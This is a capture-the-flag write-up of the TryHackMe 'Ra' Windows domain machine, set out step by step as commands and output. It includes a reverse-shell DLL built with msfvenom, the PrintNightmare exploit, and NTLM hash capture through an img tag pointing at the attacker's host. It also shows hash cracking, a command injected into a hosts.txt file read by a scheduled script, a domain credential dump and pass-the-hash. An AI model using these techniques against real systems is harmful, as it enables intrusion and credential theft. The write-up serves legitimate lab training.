Ra CTF Write-Up:

Start with rustscan just to find open ports and then run an nmap scan for the open ports found(the nmap script scan result was too big so I didn't add a screen shot of the result I will add a screenshot for each port/service I will be engage with):

```
└─# rustscan -a 10.10.85.115 --ulimit 5000
The Modern Day Port Scanner.
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.85.115:53
Open 10.10.85.115:80
Open 10.10.85.115:88
Open 10.10.85.115:135
Open 10.10.85.115:139
Open 10.10.85.115:389
Open 10.10.85.115:443
Open 10.10.85.115:445
Open 10.10.85.115:464
Open 10.10.85.115:593
Open 10.10.85.115:636
Open 10.10.85.115:3389
Open 10.10.85.115:5222
Open 10.10.85.115:5223
Open 10.10.85.115:5229
Open 10.10.85.115:5262
Open 10.10.85.115:5263
Open 10.10.85.115:5269
Open 10.10.85.115:5270
Open 10.10.85.115:5275
Open 10.10.85.115:5276
Open 10.10.85.115:5985
Open 10.10.85.115:7070
Open 10.10.85.115:7443
Open 10.10.85.115:7777
Open 10.10.85.115:9090
Open 10.10.85.115:9091
Open 10.10.85.115:9389
Open 10.10.85.115:49670
Open 10.10.85.115:49674
Open 10.10.85.115:49675
Open 10.10.85.115:49676
Open 10.10.85.115:49696
Open 10.10.85.115:49920
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# nmap -T5 -sC -sV -O -p 53,80,88,135,139,389,443,445,464,593,636,3389,5222-5276,5985,7070,7443,7777,9090,9091,9389,49670-49920 -oN nmap 10.10.85.115
```

First thing I found In the scan is the domain name (windcorp.thm) and another sub domain (fire. windcorp.thm):

```
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

```
5222/tcp  open  jabber        Ignite Realtime Openfire Jabber server 3.10.0 or later
|_ssl-date: 2024-07-24T14:59:59+00:00; +3m56s from scanner time.
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:*.fire.windcorp.thm
```

So I added them to the /etc/hosts file :


```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# echo "10.10.85.115    windcorp.thm" >> /etc/hosts

┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# echo "10.10.85.115    fire.windcorp.thm" >> /etc/hosts
```

After that I try to enumerate some smb share using enum4linux and manually but with no credentials there is no findings...

Second thing I do Is to check the port 80 http website:


```
80/tcp    open  http                Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Windcorp.
| http-methods:
|_  Potentially risky methods: TRACE
```

First glance most of the button doesn't work but I found two interesting thing , one is a button to reset password. When I click it open another windows with the options to reset a user password with a username and a secret:



So I need to find a user name and one of this things about him to reset his password ...

In the end of the web page there is three employees :





Lily says that she love bringing her best friend (her dog I am guessing from the picture) .

Looking at the source coded the name of the picture seem to containe both the user name and the name of her dog:

```
<div class="testimonial-item mx-auto mb-5 mb-lg-0">
  <img class="img-fluid rounded-circle mb-3" src="img/lilyleAndSparky.jpg" alt="">
  <h5>Lily Levesque</h5>
```

So I decided to try it to reset her password:





And its worked!!

So to verify those credentials I used crackmapexec:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# crackmapexec smb 10.10.85.115 -u lilyle -p 'ChangeMe#1234'
SMB         10.10.85.115    445    FIRE             [*] Windows 10 / Server 2019 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
```

Now I can try to get a list of usernames .... I crated a script that use crackmapexec to enumerate for usernames and save it to a text file in the format of list of just the usernames :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# python3 smbUsrFileGen.py -u lilyle -p ChangeMe#1234 -i 10.10.85.115 -o users.txt

[+] Command executed successfully.
Usernames written to users.txt
```

There is aloot so just the head for poc:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# head users.txt
Administrator
Guest
krbtgt
FIRE$
redostrich210
goldenladybug228
yellowostrich458
angrygorilla824
blackzebra735
tinybear706
```

Next thing I do is to map the shares available for lilyle using spider_plus of crackmapexec:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# crackmapexec smb 10.10.85.115 -u lilyle -p "ChangeMe#1234" -M spider_plus -o READ_ONLY=true
SMB         10.10.85.115    445    FIRE             [*] Windows 10 / Server 2019 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
SPIDER_P... 10.10.85.115    445    FIRE             [*] Started spidering plus with option:
SPIDER_P... 10.10.85.115    445    FIRE             [*]        DIR: ['print$']
SPIDER_P... 10.10.85.115    445    FIRE             [*]        EXT: ['ico', 'lnk']
SPIDER_P... 10.10.85.115    445    FIRE             [*]       SIZE: 51200
SPIDER_P... 10.10.85.115    445    FIRE             [*]     OUTPUT: /tmp/cme_spider_plus
SPIDER_P... 10.10.85.115    445    FIRE             [*] Reconnect to server 4
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
SPIDER_P... 10.10.85.115    445    FIRE             [*] Reconnect to server 3
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
SPIDER_P... 10.10.85.115    445    FIRE             [*] Reconnect to server 2
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
SPIDER_P... 10.10.85.115    445    FIRE             [*] Reconnect to server 1
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
SPIDER_P... 10.10.85.115    445    FIRE             [*] Reconnect to server 0
SMB         10.10.85.115    445    FIRE             [+] windcorp.thm\lilyle:ChangeMe#1234
```

Go to /tmp/cme_spider_plus/10.10.85.115 and use tree to view the shares and the files:

```
├── Shared
│   └── Flag 1.txt
└── Users
```

So nothing interesting else then the flag:

```
┌──(root㉿kali)-[/tmp/cme_spider_plus/10.10.85.115]
└─# cd Shared

┌──(root㉿kali)-[/tmp/cme_spider_plus/10.10.85.115/Shared]
└─# ls
'Flag 1.txt'

┌──(root㉿kali)-[/tmp/cme_spider_plus/10.10.85.115/Shared]
└─# cat Flag\ 1.txt
THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}
```

From here a funny thing happened I decided to check if the system is vulnerable to PrintNightmare using impacket-rpcdump and apparently it is:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# impacket-rpcdump @10.10.33.98 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

So, I generated a malicious dll via msfvenom:

```
┌──(root㉿kali)-[~/…/waite for poc/RA/testPrintNightmare/CVE-2021-1675]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.9.2.142 LPORT=1414 -f dll > printnightmare.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
```

Start a listener :

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.9.2.142:1414
```

Start the smbserver (impacket-smbserver):

```
┌──(root㉿kali)-[~/…/waite for poc/RA/testPrintNightmare/CVE-2021-1675]
└─# impacket-smbserver share . -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Run the exploit and receive a reverse meterpreter as nt/authority and retrieve all the flags!

```
┌──(root㉿kali)-[~/…/waite for poc/RA/testPrintNightmare/CVE-2021-1675]
└─# python3 CVE-2021-1675.py windcorp.thm/lilyle:'ChangeMe#1234'@10.10.33.98 '\\10.9.2.142\share\printnightmare.dll'
[*] Connecting to ncacn_np:10.10.33.98[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_9543832f82bb474f\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.9.2.142\share\printnightmare.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
```

```
[*] Sending stage (201798 bytes) to 10.10.33.98
[*] Meterpreter session 1 opened (10.9.2.142:1414 → 10.10.33.98:50142) at 2024-07-24 12:11:34 -0400

meterpreter > shell
Process 2860 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


But... I know this is not the intended way to go... so I go to check the 443 port (SSL/http) and it have a http authentication, so I enter the credentials found (lilyle: ChangeMe#1234) and I got in to a Windows Admin Center!

So fore the intended way:

After I have the first set of credentials I try to connect to a lot of things , for example a windows

In the smb share I found the user flag and another couple interesting files a deb file of the spark_2_3_8 , so with that in mind I decided to try and download spark (which after reading about it just a simple chat app in a domain) , I used Lilyle credentials to connect:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# smbclient //10.10.32.111/shared -U lilyle
Password for [WORKGROUP\lilyle]:
Try "help" to get a list of possible commands.
smb: \> clear
clear: command not found
smb: \> ls
  .                                   D        0  Fri May 29 20:45:42 2020
  ..                                  D        0  Fri May 29 20:45:42 2020
  Flag_1.txt                          A       45  Fri May  1 11:32:36 2020
  spark_2_8_3.deb                     A 29526628  Fri May 29 20:45:01 2020
  spark_2_8_3.dmg                     A 99555201  Sun May  3 07:06:58 2020
  spark_2_8_3.exe                     A 78765568  Sun May  3 07:05:56 2020
  spark_2_8_3.tar.gz                  A 123216290  Sun May  3 07:07:24 2020
```



After searching I found a cve regarding spark that tou can send an img tag to someone that is online and in the src put the attacker (my own) ip , open responder and get the ntlm hash of the user as part of the http request:

When we opened a chat with another user, we could send an `<img` tag to that user with an external URL as the source of that image, like this:


```
<img src=[external_ip]/test.img>
```

Each time the user clicks the link, or the ROAR module automatically preloads it, the external server receives the request for the image, together with the NTLM hashes from the user that visits the link, i.e. the user you are chatting with!

So, I need an online user to exploit this.... I think a lot of hoe to find the right user. To organize my head, I used ldapdomaindump:


```
┌──(root㉿kali)-[~/…/Windows CTFs/waite for poc/RA/ldapdump]
└─# ldapdomaindump 10.10.32.111 -u 'windcorp.thm\lilyle' -p 'ChangeMe#1234'
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Entering the html groups file crated I decided to test the IT group first , so I added all the users in the IT Group to spark contact :



After thet I started a responder on my kali and send the payload as a broadcast to all the IT users:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# responder -I tun0 -wdv
```



And once I send the massage I receive the ntlm hash of the user buse in the responder:

```
[+] Listening for events ...

[HTTP] Sending NTLM authentication request to 10.10.32.111
[HTTP] GET request from: ::ffff:10.10.32.111  URL: /neverMind.txt
[HTTP] NTLMv2 Client   : 10.10.32.111
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:5c77667328b80e18:BFF137E080F1A73E79AD08E11B646169:0101000000000000121E2145B7E1DA0134C7F3BCC549CEB1000000000200080050
048004900350001001E00570049004E002D004E0037004A003000450048003600310046005600350004001400 5A004800490035002E004C004F00430041004C0003003400570049004E002D004E00
37004A003000450048003600310046005600350002E005A004800490035002E004C004F00430041004C00050014005A004800490035002E004C004F00430041004C0008003000300000000000000000
10000000020000D408EDCCD1CF5891730B1DFC8DF1000054C104CEFC181AB134C3E7CA35363F860A001000000000000000000000000000000000000000900000000000000000000000
[HTTP] Sending NTLM authentication request to 10.10.32.111
```

So, I saved it and crack the hash using john:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# john buse_hash --show
buse:uzunLM+3131:WINDCORP:8bb bf787004eb01:8302C533A09DA7ECE1B858442719700F:01010000000000009DB41225CBDEDA018D506EC0726EDB8D0000000002000800 4B005400580044000
0380041004700 4A0053005400 5A0055004800400140 04B005400580044002E004C004F00430041004C0003003400570049004E002D004200330038004100 47
004A0053005400 5A0055004800 2E004B005400580044002E004C004F00430041004C0005001400 4B005400580044002E004C004F00430041004C0008003000300000000000000001000000002000 0
0C2B6B5505EF10209628DE62640593C18A2BF16AAE1470F72631D3E87BA8978AA0A001000000000000000000000000000000000000000900000000000000000000000

1 password hash cracked, 0 left
```

Now that I have another set of credentials lets see what ican do.

I try to connect using evil-winrm and succeed :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# evil-winrm -u buse -i 10.10.32.111 -N
Enter Password:

Evil-WinRM shell v3.5

Warning: Remote path completion is disabled

*Evil-WinRM* PS C:\Users\buse\Documents> whoami
windcorp\buse
*Evil-WinRM* PS C:\Users\buse\Documents>
```

Privilege Escalation:

First thing I notice is the 'scripts' directory in C:\

```
*Evil-WinRM* PS C:\> ls


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----          5/2/2020   6:33 AM                inetpub
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---          5/8/2020   7:43 AM                Program Files
d-----          5/7/2020   2:51 AM                Program Files (x86)
d-----          5/3/2020   5:48 AM                scripts
d-----         5/29/2020   5:45 PM                Shared
d-r---          5/2/2020   3:05 PM                Users
d-----         5/30/2020   7:00 AM                Windows
```

Inside the scripts directory there is only one powershell script and a log file that indicating that the script is running automatically every minute:

```
*Evil-WinRM* PS C:\scripts> cat log.txt
Last run: 07/29/2024 06:04:06
```

Inside the script I notice that it read the hosts.txt file from brittanycr user and check if the hosts are alive...

```
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt  Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
```

So if I manage to change the content of hosts.txt I culd potentially inject some code to run as admin...

Looking at the groups buse is a member of :

```
*Evil-WinRM* PS C:\scripts> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                            Attributes
=================================      ================ ============================================   ==================================================
Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators              Alias            S-1-5-32-548                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
WINDCORP\IT                            Group            S-1-5-21-555431066-3599073733-176599750-5865   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label       S-1-16-8448
```

So buse in the account operators group which is a built in group in AD environment that basically allow to create and modify exciting users :

> *The Account Operators group grants limited account creation privileges to a user. Members of this group can create and modify most types of accounts, including accounts for users, Local groups, and Global groups. Group members can log in locally to domain controllers.*

So with this knowledge lets try to change the user 'brittanycr' password :

```
*Evil-WinRM* PS C:\scripts> net user brittanycr Password123! /domain
The command completed successfully.
```

To confirm that its worked I use crackmapexec:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# crackmapexec smb 10.10.32.111 -u brittanycr -p 'Password123!'
SMB         10.10.32.111    445    FIRE             [*] Windows 10 / Server 2019 Build 17763
e)
SMB         10.10.32.111    445    FIRE             [+] windcorp.thm\brittanycr:Password123!
```

Yes! so now using smbclient I edit the hosts file to inject a command. at first I try to add some reverse shell command but the defender keep blocking me . instead of obfuscating and getting a headache I just crate a user and add it to the admin group:

So, I created the file :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# cat hosts.txt
google.com;net user M0t1 Password123! /add;net localgroup Administrators M0t1 /add
```

Connect to smb and replace the real file with the file I crated :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# smbclient //10.10.32.111/Users -U brittanycr
Password for [WORKGROUP\brittanycr]:
Try "help" to get a list of possible commands.
```

```
smb: \brittanycr\> put hosts.txt
putting file hosts.txt as \brittanycr\hosts.txt (0.3 kb/s) (average 0.3 kb/s)
smb: \brittanycr\> more hosts.txt
getting file \brittanycr\hosts.txt of size 83 as /tmp/smbmore.Ahj5Mi (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec
smb: \brittanycr\>
```

I wait for a while and the check if the user add successfully :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# crackmapexec smb 10.10.32.111 -u M0t1 -p 'Password123!'
SMB         10.10.32.111    445     FIRE             [*] Windows 10 / Server 2019 Build 17763 x64 (n
e)
SMB         10.10.32.111    445     FIRE             [+] windcorp.thm\M0t1:Password123! (Pwn3d!)
```

Yes! so now I have a administrator account , I can connect with it and get the flag but I decided to use secretdump from impacket to dump the Administrator hash and connect using evilwinrm pass-the-hash:

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bfa4cae19504e0591ef0a523a1936cd4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7e9df5e082c2637f7964cb60707f4ae4:::
```

Now that I have the Administrator hash I can pass the hash using evil-winrm:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/RA]
└─# evil-winrm -u Administrator -H 'bfa4cae19504e0591ef0a523a1936cd4' -i windcorp.thm -N

Evil-WinRM shell v3.5

Warning: Remote path completion is disabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
windcorp\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Retrieve the flag:

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/7/2020   1:22 AM             47 Flag3.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat flag3.txt
THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}
```